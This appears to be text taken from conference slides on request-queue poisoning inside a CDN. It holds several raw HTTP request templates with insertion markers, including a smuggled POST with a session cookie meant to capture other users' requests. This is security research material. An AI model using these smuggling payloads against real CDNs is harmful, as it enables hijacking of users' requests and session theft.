



RQP Inside the Infrastructure of a CDN




```
GET /§ HTTP/1.1  
Host: blue.net
```

```
GET / HTTP/1.1  
Foo: bar§ HTTP/1.1  
Host: blue.net
```



RQP Inside the Infrastructure of a CDN




Capturing Requests Inside of a CDN



```
GET /§ HTTP/1.1
Host: blue.net

POST /user/save HTTP/1.1
Host: storage.net
Cookie: SESSID=abcdefg
Content-Length: 5000

store=§ HTTP/1.1
```



Capturing Requests Inside of a CDN



```
GET /§ HTTP/1.1
Host: blue.net
```

